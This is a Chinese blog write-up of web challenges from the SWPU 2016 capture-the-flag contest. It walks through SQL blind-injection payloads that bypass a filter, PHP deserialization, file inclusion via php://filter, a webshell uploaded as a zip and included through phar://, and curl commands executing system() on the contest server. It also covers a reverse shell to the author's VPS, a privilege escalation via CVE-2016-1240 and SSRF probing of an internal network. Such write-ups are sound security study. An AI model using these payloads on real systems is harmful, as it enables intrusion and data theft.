SWPU 2016 web 部分思路整理

原创

Bendawang 于 2016-11-01 15:05:56 发布 3511 收藏 1
分类专栏： Web WriteUp 文章标签： web swpu2016 ctf writeup

本来早就该发了，一直以为上周发过了。。。

事前吐槽下把，不知道是校网的原因还是服务器的原因，我用校园网连不上比赛服务器，

挂上代理之后能够连上但是又很不方便做题，加上vps有点问题什么的，也就瞬间没了欲望。

整理下一些题的思路把。

由于连不上服务器，python脚本也写不了，所以有些题就只有思路，也不算wp。

加上我个人对题目的理解和分析，由于没有实际做题，如果有问题希望大家指正

web 50

源码里面拿到flag

web 200-1

一个什么流量监控系统,在响应头里面拿到`base64`编码的tips,如下:

```
$query="SELECT * FROM admin WHERE uname='".$uname."'";
if ($row['passwd']===$passwd)
{
$_SESSION['flag'] = 1;
```

过滤了很多，空格、#、*、union、、and、or、|、+，–、&、%0a、%0b、%0c、%0d等等，也就没法用联合查询来绕过什么的，也就直接转想盲注把。

这里我们很容易发现问题所在，并且可以利用来进行盲注

观察上面两张图返回完全不一样的答案，所以写个脚本就能猜解出passwd了

这里脚本我就懒得写了。没有VPS懒得代理了。

web 200-2

也是懒得解决代理问题，

简单扫一下发现存在备份文件。`index.php.bak`如下：

```
if(isset($_COOKIE['user']))
{ $login = @unserialize(base64_decode($_COOKIE['user']));
if(!empty($login->pass)){
    $status = $login->check_login();
    if($status == 1){
        $_SESSION['login'] = 1;
        var_dump("login by cookie!!!");
    }
 }
 }
```

感觉少了些什么，不过肯定是个反序列化漏洞，肯定还有其他文件，换个再扫一下发现了一个`function.php`,而且也是有备份文件的`function.php.bak`,太多不贴代码了。

就是一个反序列化构造，绕过`checksql()`函数，然后还是因为网络原因暂时没法儿用burp，也懒得下其他浏览器插件来改cookie，也就没有实际做这道题。

由于最近恰好在做代码审计，发现这个过滤感觉挺像`80sec-ids`的过滤，刚看完不久

附链接：http://www.cheery.win/?p=119可以用单撇号来bypass。

PS：正常的80sec-ids最初的匹配是

```
if(preg_match('/[^0-9a-z@._-]{1,}(union|sleep|benchmark|load_file|outfile)[^0-9a-z@.-]{1,}/', $sql))
{
$this-&gt;DisplayError("$sql||SelectBreak",1);
}
```

但是本题的是：

```
if ($querytype == 'select') {
            $notallow1 = "[^0-9a-z@\._-]{1,}(load_file|outfile)[^0-9a-z@\.-]{1,}";
            if (preg_match("/".$notallow1."/i", $db_string)) {
                exit("Error");
            }
        }
```

所以猜测这里多半会用`sleep、benchmark`什么的把。

接下来这里我结合自己分析下这个改版的`80sec-ids`把。

首先第一部分

```
    if ($querytype == 'select') {
                $notallow1 = "[^0-9a-z@\._-]{1,}(load_file|outfile)[^0-9a-z@\.-]{1,}";
                if (preg_match("/".$notallow1."/i", $db_string)) {
                    exit("Error");
                }
            }
```

这里过滤`select`语句的一些特殊语法，不过这里没有直接过滤`sleep`和`benchmark`，所以就有机会bypass。

接下来就是关键部分

```
    while (TRUE) {
                $pos = strpos($db_string, '\'', $pos + 1);
                if ($pos === FALSE) {
                    break;
                }
                $clean.= substr($db_string, $old_pos, $pos - $old_pos);
                while (TRUE) {
                    $pos1 = strpos($db_string, '\'', $pos + 1);
                    $pos2 = strpos($db_string, '\\', $pos + 1);
                    if ($pos1 === FALSE) {
                        break;
                    }
                    elseif($pos2 == FALSE || $pos2 > $pos1) {
                        $pos = $pos1;
                        break;
                    }
                    $pos = $pos2 + 1;
                }
                $clean.= '$s$';
                $old_pos = $pos + 1;
            }
```

这里通过匹配 `'` 确定提取出每两个单引号直接的内容，并且将其中的内容通过 substr()函数截断下来，再将剩下来的语句进行匹配，所以只要我们将我们需要的语句藏在 两个单引号之间就OK了

简单的说就是如下图所示，我输入第一行，然后被一通操作搞成第二行的样子然后进行接下来的过滤。

```
select '1','2' from flag where flag=1
select $s$,$s$ from flag where flag=1
```

也就是说，下述的过滤代码都是对第二行这样子的进行过滤，所以我们就可以把我们的东西藏在单引号里面来bypass

```
        if (strpos($clean, '@') !== FALSE OR strpos($clean, 'char(') !== FALSE OR strpos($clean, '"') !
            $fail = TRUE;
            if (preg_match("#^create table#i", $clean)) $fail = FALSE;
            $error = "unusual character";
        }
        elseif(strpos($clean, '/*') !== FALSE || strpos($clean, '-- ') !== FALSE || strpos($clean, '#')
            $fail = TRUE;
            $error = "comment detect";
        }
        elseif(strpos($clean, 'sleep') !== FALSE && preg_match('~(^|[^a-z])sleep($|[^[a-z])~is', $clean
            $fail = TRUE;
            $error = "slown down detect";
        }
        elseif(strpos($clean, 'benchmark') !== FALSE && preg_match('~(^|[^a-z])benchmark($|[^[a-z])~is'
            $fail = TRUE;
            $error = "slown down detect";
        }
        elseif(strpos($clean, 'load_file') !== FALSE && preg_match('~(^|[^a-z])load_file($|[^[a-z])~is'
            $fail = TRUE;
            $error = "file fun detect";
        }
        elseif(strpos($clean, 'into outfile') !== FALSE && preg_match('~(^|[^a-z])into\s+outfile($|[^[a
            $fail = TRUE;
            $error = "file fun detect";
        }
```

所以总的来说我们这里肯定是利用`sleep`进行bool盲注，所以就需要把`sleep`藏在两个单引号之间。

再简单的说，下面两个句子的效果是一样的。

```
select ``.``.passwd from admin;

select passwd from admin;
```

但是利用上面的句子我们可以bypass掉过滤，这样我们就可以构造sql语句进行爆破了，给个poc如下：

```
admin' and (select 1 from flag where ascii(substring(flag,1,1))=30) and (``.``.flag=1 or sleep(5)) #
```

另外我们还要注意一个地方，

`login()`函数，如果我们想要搞定这个，就需要把里面的`__wakeup`给pass掉，我之前分析过这个漏洞，

链接：http://blog.csdn.net/qq_19876131/article/details/52890854

所以综上就可以做题了。具体就没操作了，要是分析的有问题希望大家指正

web 100 和web 200-3

文件包含，这里注意它会在你的输入后面强制加上`.php`，所以通过`php://filter`读源码的时候要注意下

```
http://web2.08067.me/include.php?file=php://filter/convert.base64-encode/resource=upload

http://web2.08067.me/include.php?file=php://filter/convert.base64-encode/resource=include
```

拿到`include.php`如下：

```
<html>
Tips: the parameter is file! :)
<!-- upload.php -->
</html>
<?php
    @$file = $_GET["file"];
    if(isset($file))
    {
        if (preg_match('/http|data|ftp|input|%00/i', $file) || strstr($file,"..") !== FALSE || strlen($
        {
            echo "<p> error! </p>";
        }
        else
        {
            include($file.'.php');
        }
    }
?>
```

然后`upload.php`如下：

```
<form action="" enctype="multipart/form-data" method="post"
name="upload">file:<input type="file" name="file" /><br>
<input type="submit" value="upload" /></form>


<?php
if(!empty($_FILES["file"]))
{
    echo $_FILE["file"];
    $allowedExts = array("gif", "jpeg", "jpg", "png");
    @$temp = explode(".", $_FILES["file"]["name"]);
    $extension = end($temp);
    if ((((@$_FILES["file"]["type"] == "image/gif") || (@$_FILES["file"]["type"] == "image/jpeg")
    || (@$_FILES["file"]["type"] == "image/jpg") || (@$_FILES["file"]["type"] == "image/pjpeg")
    || (@$_FILES["file"]["type"] == "image/x-png") || (@$_FILES["file"]["type"] == "image/png"))
    && (@$_FILES["file"]["size"] < 102400) && in_array($extension, $allowedExts))
    {
        move_uploaded_file($_FILES["file"]["tmp_name"], "upload/" . $_FILES["file"]["name"]);
        echo "file upload successful!Save in:  " . "upload/" . $_FILES["file"]["name"];
    }
    else
    {
        echo "upload failed!";
    }
}
?>
```

观察这里用白名单来过滤，那么想到伪协议什么的，吧一句话写到一个php里面，压缩成zip，再改名上传，用zip或是phar包含应该就可以了，

注意这里一句话的传参数不能用get（好吧估计也就我个人喜欢用GET）。

具体操作就是

创建一个bendawang.php，写入一句话，然后压缩成`bdw.zip`，该后缀为`bdw.jpg`，上传，然后访问`http://web2.08067.me/include.php?file=phar://upload/bdw.jpg/bendawang`，如下：

```
root@localhost:~# curl -d "a=system('ls');" "http://web2.08067.me/include.php?fi
le=phar://upload/bdw.jpg/bendawang"
<html>
Tips: the parameter is file! :)
<!-- upload.php -->
</html>
include.php
index.html
swpu_wbe2_tips.txt
upload
upload.php
```

```
root@localhost:~# curl -d "a=system('cat swpu_wbe2_tips.txt');" "http://web2.080
67.me/include.php?file=phar://upload/bdw.jpg/bendawang"
<html>
Tips: the parameter is file! :)
<!-- upload.php -->
</html>
flag{this_is_fl@g_1}
tomcat.08067.me
flag2 have stored in root.
```

拿到flag并且拿到下一个tip，


利用webshell先反弹个shell好操作一些，再执行如下代码，往我自己的vps上弹一个shell。

```
curl -d "a=%24f%3Dfopen%28%22%2ftmp%2fa.py%22%2C%22wb%22%29%3Bfwrite%28%24f%2Cbase64_decode%28%22aW1wb3
```

根据tomcat加root那么都不用想肯定是提权，那就是最近的`CVE-2016-1240`了。

`freebuf`上有poc，但是这里要注意需要的是tomcat的用户才能提权，现在已经有`www-date`的shell了，往tomcat目录下写个jsp马

如下，没用自己的电脑做所以临时找的比较挫不过没事：



接下来就是回连，以及执行poc，由于网速太渣和服务器太渣，实在是太慢了，后续工作就没有做了。

web 300

一个明显的ssrf，`file:///etc/issue`读到是centos，然后查看网卡信息`/etc/sysconfig/network-scripts/ifcfg-eth0`，如下：

```
DEVICE=eth0
HWADDR=00:0C:29:F0:AE:2A
TYPE=Ethernet
UUID=a1ca5d0e-61c9-4693-82ee-437eb0331617
ONBOOT=yes
NM_CONTROLLED=yes
BOOTPROTO=static
IPADDR=172.16.181.165
NETMASK=255.255.255.0
GATEWAY=172.16.181.2
DNS1=114.114.114.114
DNS2=172.16.181.2
```

写个脚本跑下发现`172.16.181.166`开着80端口，根据回显应该就是这个ip了，

然后在那字典跑目录，发现存在一个/admin目录

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
 <head>
  <title>Index of /admin</title>
 </head>
 <body>
<h1>Index of /admin</h1>
<table><tr><th><img src="/icons/blank.gif" alt="[ICO]"></th><th><a href="?C=N;O=D">Name</a></th><th><a
href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th><th><a href="?
C=D;O=A">Description</a></th></tr><tr><th colspan="5"><hr></th></tr>
<tr><td valign="top"><img src="/icons/back.gif" alt="[DIR]"></td><td><a href="/">Parent Directory</a></td>
<td> </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a href="login.php">login.php</a></td>
<td align="right">21-Oct-2016 11:33  </td><td align="right">885 </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/folder.gif" alt="[DIR]"></td><td><a href="static/">static/</a></td><td
align="right">20-Oct-2016 06:01  </td><td align="right">  - </td><td> </td></tr>
<tr><td valign="top"><img src="/icons/text.gif" alt="[TXT]"></td><td><a
href="wllmctf_login.php">wllmctf_login.php</a></td><td align="right">22-Oct-2016 03:49  </td><td
align="right">685 </td><td> </td></tr>
<tr><th colspan="5"><hr></th></tr>
```

下面还有个`login.php`，

```
<html lang="en"><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"></head><body c
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0">
    <title>wllmctf管理中心</title>
            <form method="post" action=wllmctf_login.php>
                <h4 class="no-margins">后台登录</h4>
                <input type="text" class="form-control uname" id="user" name="username" placeholder="用
                <input type="password" class="form-control pword m-b" name="password" placeholder="密码'
                <button id="submit" name="submit" class="btn btn-success btn-block">登录</button>
            </form>
<!-- Mirrored from www.zi-han.net/theme/hplus/login_v2.html by HTTrack Website Copier/3.x [XR&CO'2014],
</body></html>
```

web 400

进入网页折腾半天没什么收获，然后扫了下目录发现个`web.zip`，里面有源码，代码审计。

首先看`common.php`，重点这部分

```
foreach(Array("_POST","_GET","_COOKIE") as $key){
    foreach($$key as $k => $v){
        if(is_array($v)){
        die("hello,hacker!");
        }
        else{
            $k[0] !='_'?$$k = addslashes($v):$$k = "";
        }
    }
}
```

把传参直接搞成变量，必然存在变量覆盖问题。

但是找找可用的变量，只有在`riji.php`下面，有一个`$id`变量，

```
<?php

require_once("common.php");
session_start();

if (@$_SESSION['login'] !== 1)
{
   header('Location:/web/index.php');
  exit();
}
if($_SESSION['user'])
{
```

```
    $username = $_SESSION['user'];
    @mysql_conn();
    $sql = "select * from user where name='$username'";
    $result = @mysql_fetch_array(mysql_query($sql));
    mysql_close();
    if($result['userid'])
    {
       $id = intval($result['userid']);
    }
}
else
{
  exit();
}
?>
<!DOCTYPE HTML>
<html lang="zh-CN">
<head>
<meta charset="UTF-8">
<title>日记系统</title>
<meta name="keywords" content="日记系统" />
<meta name="description" content="" />
<link rel="stylesheet" href="css/index.css"/>
<link rel="stylesheet" href="css/style.css"/>
<link rel="stylesheet" href="css/animate.css"/>
<script type="text/javascript" src="js/jquery1.42.min.js"></script>
<script type="text/javascript" src="js/jquery.SuperSlide.2.1.1.js"></script>
<!--[if lt IE 9]>
<script src="js/html5.js"></script>
<![endif]-->
</head>

<body>
     <!--header start-->
   <div id="header">
     <h1>日记系统</h1>
     <p>一个给小美的日记系统</p>
   </div>
    <!--header end-->
   <!--nav-->
    <div id="nav">
        <ul>
        <li><a href="index.php">登陆</a></li>
      <li><a href="forget.php">找回密码</a></li>
        <li><a href="riji.php">个人日记</a></li>
        <li><a href="guestbook.php">写日记</a></li>
      <li><a href="logoff.php?off=1">注销</a></li>
        <div class="clear"></div>
       </ul>
     </div>
      <!--nav end-->
   <!--content start-->
   <div id="content">
      <!--left-->
        <div class="left" id="riji">
          <div class="weizi">
          <div class="wz_text">当前位置：<a href="#">首页</a>><h1>个人日记</h1></div>
          </div>
          <div class="rj_content">
           <?php
```

```
            @mysql_conn();
            $sql1 = "select * from msg where userid= $id order by id";
            $query = mysql_query($sql1);
            $result1 = array();
            while($temp=mysql_fetch_assoc($query)) {
               $result1[]=$temp;
            }
            mysql_close();
            foreach($result1 as $x=>$o)
            {
               echo display($o['msg']);
            }
            ?>

          </div>
        </div>
    </div>
</body>
</html>
```

但是我们观察第一部分代码，既然我们要覆盖，那么我们就不能让`$result['userid']`有值，但是我们还要必须保证`$_SESSION['user']`有值，不然就会`exit`，这里问题就是，我们如何做到没有这个用户但还要保留这个用户的`$session`，这里没有用到的`api.php`就起到作用了。

```
<?php

require_once("common.php");
session_start();

if (@$_SESSION['login'] === 1){
   header('Location:/web/riji.php');
  exit();
}
class admin {
  var $name;
  var $check;
  var $data;
  var $method;
  var $userid;
  var $msgid;

  function check(){
     $username = addslashes($this->name);//[illegible]
     @mysql_conn();
     $sql = "select * from user where name='$username'";
     $result = @mysql_fetch_array(mysql_query($sql));
     mysql_close();
     if(!empty($result)){
        //[illegible] salt [illegible]
        if($this->check === md5($result['salt'] . $this->data . $username)){
           echo '(=-=)!!';
           if($result['role'] == 1){//[illegible]admin[illegible]
              return 1;
           }
           else{
              return 0;
           }
```

```
            }
            else{
                return 0;
            }
        }
        else{
            return 0;
        }
    }

    function do_method(){
        if($this->check() === 1){
            if($this->method === 'del_msg'){
                $this->del_msg();
            }
            elseif($this->method === 'del_user'){
                $this->del_user();
            }
            else{
                exit();
            }
        }
    }

    function del_msg(){
        if($this->msgid)
        {
            $msg_id = intval($this->msgid);//��y��
            @mysql_conn();
            $sql1 = "DELETE FROM msg where id='$msg_id'";
            if(mysql_query($sql1)){
                echo('<script>alert("Delete message success!!")</script>');
                exit();
            }
            else{
                echo('<script>alert("Delete message wrong!!")</script>');
                exit();
            }
            mysql_close();
        }
        else{
            echo('<script>alert("Check Your msg_id!!")</script>');
            exit();
        }
    }

    function del_user(){
        if($this->userid){
            $user_id = intval($this->userid);//��y��
            if($user_id == 1){
                echo('<script>alert("Admin can\'t delete!!")</script>');
                exit();
            }
            @mysql_conn();
                  $sql2 = "DELETE FROM user where userid='$user_id'";
            if(mysql_query($sql2)){
                echo('<script>alert("Delete user success!!")</script>');
                exit();
            }
            else{
```

```
            echo('<script>alert("Delete user wrong!!")</script>');
            exit();
        }

        mysql_close();
    }
    else{
        echo('<script>alert("Check Your user_id!!")</script>');
        exit();
    }
  }
}

$a = unserialize(base64_decode($api));
$a->do_method();
?>
```

非常明显的反序列化注入，而且正好能够删除用户，加上代码里面没有地方销毁session,那么正好是我们所想要达到的目标。

但是我们看看代码，有一个`check()`函数被调用了，如果能够绕过就很方便了，看看函数，重点部分：

```
if($this->check === md5($result['salt'] . $this->data . $username)){
            echo '(=-=)!!';
            if($result['role'] == 1){//◆◆◆◆p◆Iadmin◆u◆
                return 1;
            }
            else{
                return 0;
            }
```

这里需要获取`$salt`，但是我们看看`index.php`。

```php
if(@$login==1)
{

    @mysql_conn();
    $sql = "select * from user where name='$username'";
    $result = @mysql_fetch_array(mysql_query($sql));
    mysql_close();
    if (!empty($result))
    {

        if($result['passwd'] == md5($password))
        {
            $user_cookie = '';
            $user_cookie .= $result['userid'];
            $user_cookie .= $result['name'];
            $user_cookie .= $result['salt'];
            $cookies = base64_encode($user_cookie);
            //$cookies = $user_cookie;
            setcookie("user",$cookies,time()+60,'/web/');
            $_SESSION['login'] = 1;
            $_SESSION['user'] = $username;
            header('Location:/web/riji.php');
        }
        else
        {
            echo("<script>alert('Password Worng?')</script>");
        }
    }
    else
    {
        echo("<script>alert('Username Worng?')</script>");
    }
}
```

所以全部都在cookie里面了，所以接下来就可以删除用户了，然后到达覆盖变量id的目的，从而完成注入。由于没有实际做题，所以后续的做法也不知道，就只能分析到这里了。